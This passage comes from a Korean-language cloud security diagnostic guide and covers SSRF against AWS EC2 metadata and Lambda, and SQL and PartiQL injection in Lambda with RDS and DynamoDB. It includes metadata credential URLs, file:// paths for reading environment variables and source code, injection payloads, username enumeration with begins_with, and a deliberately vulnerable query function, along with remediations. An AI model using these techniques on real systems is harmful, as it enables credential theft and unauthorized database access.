
공격자는 SSRF 취약점을 통해 AWS EC2 메타 데이터 서비스에 액세스 하여 AWS Access Key를 획득합니다.

Step1. IP정보를 출력해주는 사이트(ifconfig.io) 주소를 URL 파라미터 값으로 요청 시 현 사이트의 정보가 출력됨




[그림 9] 특정 사이트(ifconfig.io) 정보 요청

Step2. URL 파라미터 값으로 내부 서버 주소(http://169.254.169.254)와 메타데이터 경로정보(/latest/meta-data)를 요청 시 인스턴스(EC2)의 정보가 응답됨



[그림 10] 내부 서버 메타데이터 정보 조회

Step3. 확보한 메타데이터 정보를 적용하여 요청 시 인스턴스(EC2)의 인증정보(AccessKeyId, SecretAccessKey, Token) 확보가 가능함
(http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/<the role name>)




[그림 11] 내부 서버의 인증정보(Security-credentials) 조회

사례2. AWS 서버리스 웹 애플리케이션 환경(Lambda)에서의 SSRF 공격


공격자는 SSRF 취약점을 통해 Lambda의 내부 자원에 접근 하여 AWS Access Key를 획득합니다.

Step1. IP정보를 출력해주는 사이트(iplocation.com) 주소를 [웹사이트1]의 URL 파라미터 값으로 요청 시 현 사이트의 정보가 출력됨



[그림 12] 특정 사이트(ifconfig.io) 정보 요청

Step3. 웹 서비스를 제공하는 Lambda함수의 내부 파일정보 추출이 가능함



[그림 13] Lambda 함수의 내부정보 조회

5.1.4. 진단 참고사항

진단 TIP

· 인스턴스 메타데이터 카테고리

테스트	설명
ami-id	인스턴스를 시작하기 위해 사용된 AMI ID.
ami-lunch-index	1개 이상의 인스턴스를 동시에 시작하는 경우 이 값은 인스턴스가 시작된 순서를 나타냅니다. 첫 번째 인스턴스의 값은 0입니다.
ami-manifest-path	Amazon S3에 위치한 AMI 매니페스트 파일 경로. Amazon EBS 지원 AMI를 사용하여 인스턴스를 시작한 경우 반환되는 결과는 unknown입니다.
ancestor-ami-ids	이 AMI를 생성하기 위해 다시 번들링된 모든 인스턴스의 AMI ID. 이 값은 AMI 매니페스트 파일에 ancestor-amis 키가 있는 경우에만 존재합니다.
block-device-mapping/ami	루트/부트 파일 시스템을 포함하는 가상 디바이스.
+ 약 50개 항목	-


· Lambda 내부 정보

- 환경변수 조회 : file://proc/self/environ

  * /proc/self/environ이 WAF에 의해 차단된 경우 다른 프로세스의 환경변수를 읽을 수 있는지 확인

    - file://proc/#/enviorn (# : 1~20 사이의 숫자인 경우가 종종 있음)

- 함수 소스코드 조회 : file://var/task/lambda_function.py



5.1.5. 보안대책


구분	내용
취약점 명	Lambda: 서버 사이드 요청 위조(SSRF)
관련 서비스	Amazon EC2, AWS Lambda
클라우드 특성	-
보안대책	**조치 방안1.** EC2 인스턴스 메타데이터 보안 설정 1. 비공개 VPC에서 동작 중인 EC2 인스턴스에 대해 공개 IP를 설정하지 않도록 함 2. 인스턴스 메타데이터에 접근하는 옵션들을 비활성화함 · "aws ec2 modify-instance-metadata-options –instance-id [id] –http-endpoint disabled" 3. 인스턴스 메타데이터 서비스 액세스 제한을 설정 · Iptables 를 이용한 제한(169.254.169.254 ip에 대해 제한 설정) · PF 또는 IPFW를 사용하여 액세스 제한 **조치 방안2.** 사용자 입력값 검증 1. Whitelist 방식의 Filtering · 입력한 데이터에 대해 허용할 List(URL, Scheme)에 속하는 경우에만 처리함 · 지정된 목록에 속하지 않는 경우에는 에러페이지 응답 2. Blackslist 방식의 Filtering · 지정된 목록에 속하는 입력 값 요청 시 에러페이지 응답 · 예시)Private IP, Loopback(127.0.0.1), 불필요한 schema(sftp://, file://, http://), 불필요한 특수문자(@, %0a)
비고	-

5.1.6. 참고자료

순번	출처	참고 자료	비고
1	AWS	인스턴스 메타 데이터 서비스 구성 (https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html#configuring-instance-metadata-options)	
2	AWS	인스턴스 메타데이터 카테고리 (https://docs.aws.amazon.com/ko_kr/AWSEC2/latest/UserGuide/instancedata-data-categories.html)	

5.2. Lambda: SQL Injection

5.2.1. 진단환경



[그림 14] 서버리스 웹 애플리케이션 환경의 SQL Injection 공격 대상(DynamoDB, RDS)

- ❑ 사용자가 브라우저에서 파라미터를 입력 후 서버(Lambda)로 전달
- ❑ 서버에서 처리되는 함수는 사용자로부터 전달받은 파라미터 입력값을 통해 SQL 쿼리문 생성
- ❑ 생성된 쿼리문은 RDS 데이터베이스로 전달되어 실행

SQL Injection은 검증되지 않은 사용자 입력값이 SQL쿼리 실행에 영향을 주어 개발자가 의도하지 않은 기능을 실행시키는 취약점입니다. 이 취약점은 온프레미스 환경처럼 클라우드 서버리스 환경에서도 발생할 수 있습니다. 서버리스 환경에서 사용할 수 있는 DB는 DynamoDB, MySQL, MariaDB, PostgreSQL, Oracle, Microsoft SQL Server 등이 있습니다.


5.2.2. 취약점 내용

구분	내용
취약점 설명	검증되지 않은 사용자 입력값이 SQL 쿼리 실행에 영향을 주어 개발자가 의도하지 않은 기능을 실행시키는 취약점입니다.
판단 기준	**[취약]** 개발자가 의도하지 않은 쿼리를 실행하거나, 이를 통해 중요정보를 획득할 수 있을 경우 취약으로 판단합니다.
취약점 영향력	데이터베이스에 저장된 중요정보가 탈취될 수 있습니다.
비고	-

5.2.3. 진단방안


사례1. Amazon RDS(mysql) 데이터베이스 SQL Inejction

Step1. 파라미터(query) 값에 정상 입력 값(123)으로 데이터베이스 조회 결과를 확인함



[그림 15] 정상 입력값(query:123)으로 데이터베이스 쿼리 요청 및 응답

Step2. 변조된 파라미터(query) 값으로 데이터베이스 조회 결과를 확인함



[그림 16] 입력 값(query:123'or'1%'='1) 변조를 통한 SQL Injection 테스트


※ 사용자 입력값으로 데이터베이스(MySQL) 조회를 수행하는 Lambda 함수

```
54    var arguments = event.pathParameters.query;
55    const mysql = require('serverless-mysql')()
56    mysql.config({
57      host     : 'database-2.c4h9rddyqta1.ap-northeast-1.rds.amazonaws.com',
58      database : 'product',
59      user     : 'admin',
60      password : '[redacted]'
61    })
62    await mysql.connect();
63
64
65    var sql = 'SELECT * FROM product.product where data like \'%' + arguments + '%\'';
66
67
68    let results = await mysql.query(sql);
69    await mysql.end();
70    mysql.quit();
```

[그림 17] 사용자 입력 값으로 데이터 조회하는 Lambda 함수

사례2. Amzaon DynamoDB 데이터베이스 SQL Inejction(PartiQL)

Step1. 일반적인 인젝션 쿼리 삽입을 통해 취약성 발생 여부를 확인 함



[그림 18] 입력 값(query:'or'1'='1) 변조를 통한 SQL Injection 테스트


Step2. 에러메시지를 확인함

"Traceback (most recent call last):₩n File ₩"/var/task/lambda_function.py₩", line 21, in lambda_handler₩n   users=client.execute_statement(Statement=₩"SELECT * FROM ₩₩₩"Users₩₩₩" where username = '₩"+username+₩"' and password = '₩"+password+₩"';₩")₩n File ₩"/opt/python/lib/python3.8/site-packages/botocore/client.py₩", line 357, in _api_call₩n   return self._make_api_call(operation_name, kwargs)₩n File ₩"/opt/python/lib/python3.8/site-packages/botocore/client.py₩", line 676, in _make_api_call₩n   raise error_class(parsed_response, operation_name)₩nbotocore.exceptions.ClientError: An error occurred (ValidationException) when calling the ExecuteStatement operation: One or more key attribute values are not valid: The AttributeValue for a key attribute cannot contain an empty string value.₩n"

[그림 19] SQL 에러메시지 응답

Step3. 에러메시지로 확인된 구문에 맞게 인젝션 쿼리 삽입 및 전송 시 사용자(bob)로 로그인 됨


[그림 20] 입력 값(query:test'or'1'='1) 변조를 통한 SQL Injection 테스트




[그림 21] 사용자 'bob'으로 로그인 됨

Step4. PartiQL 의 MISSING 함수를 이용한 테이블 내 속성값(user, username) 존재 여부 질의 시도

[그림 22] "user" 속성값 질의 시도 (결과없음)




[그림 23] "username" 속성값 질의 시도



[그림 24] "username" 속성값 질의 시 사용자 'bob'으로 로그인 됨

Step5. PartiQL 의 BEGINS_WITH 함수를 이용해 속성값 내 문자열 질의 시도

Username 쿼리문	결과
test' or begins_with("username", 'b')--	bob 으로 로그인
test' or begins_with("username", 'c')--	Login Failed
test' or begins_with("username", 'd')--	Login Failed
test' or begins_with("username", 'e')--	eve 으로 로그인



[그림 25] 사용자 'eve'으로 로그인 됨

5.2.4. 진단 참고사항

특이사항

· **AWS에서의 데이터베이스 서비스**

데이터베이스 유형	사용 사례	AWS 서비스
Relational (관계형)	기존 애플리케이션, ERP, CRM, 전자 상거래	- Amazon Aurora - Amazon RDS : Amazon Aurora, PostgreSQL, MySQL, MariaDB, Oracle Database, SQL server - Amazon Redshift
Key-value	높은 트래픽의 웹 앱, 전자 상거래 시스템, 게임 애플리케이션	- Amazon DynamoDB
In-memory	캐싱, 세션 관리, 게임 순위표, 지리 공간 애플리케이션	- Amazon ElastiCache for Memcached - Amazon ElastiCache for Redis
Document	콘텐츠 관리, 카탈로그, 사용자 프로필	- Amazon DocumentDB
Wide column	장비 관리, 플릿 관리 및 경로 최적화에 사용하는 대규모 산업용 앱	- Amazon Keyspaces
Graph	부정 탐지, 소셜 네트워킹, 추천 엔진	- Amazon Neptune
Time series	IoT 애플리케이션, DevOps, 산업용 텔레메트리	- Amazon Timestream
Ledger	레코드 시스템, 공급망, 등록, 은행 거래	- Amazon QLDB

AWS 데이터베이스 서비스 중 Amazon RDS(mysql), DynamoDB에 대한 연구를 수행하였습니다. DynamoDB는 NoSQL 기반 데이터베이스로 SQL 쿼리를 직접 조작이 불가합니다. 단, 쿼리 조건을 악용하는 경우 SQL Injection과 같이 중요정보를 획득할 수 있는 방법이 존재하며 이는 "DynamoDB : NoSQL Injection" 항목을 참고 바랍니다.

· **PartiQL**

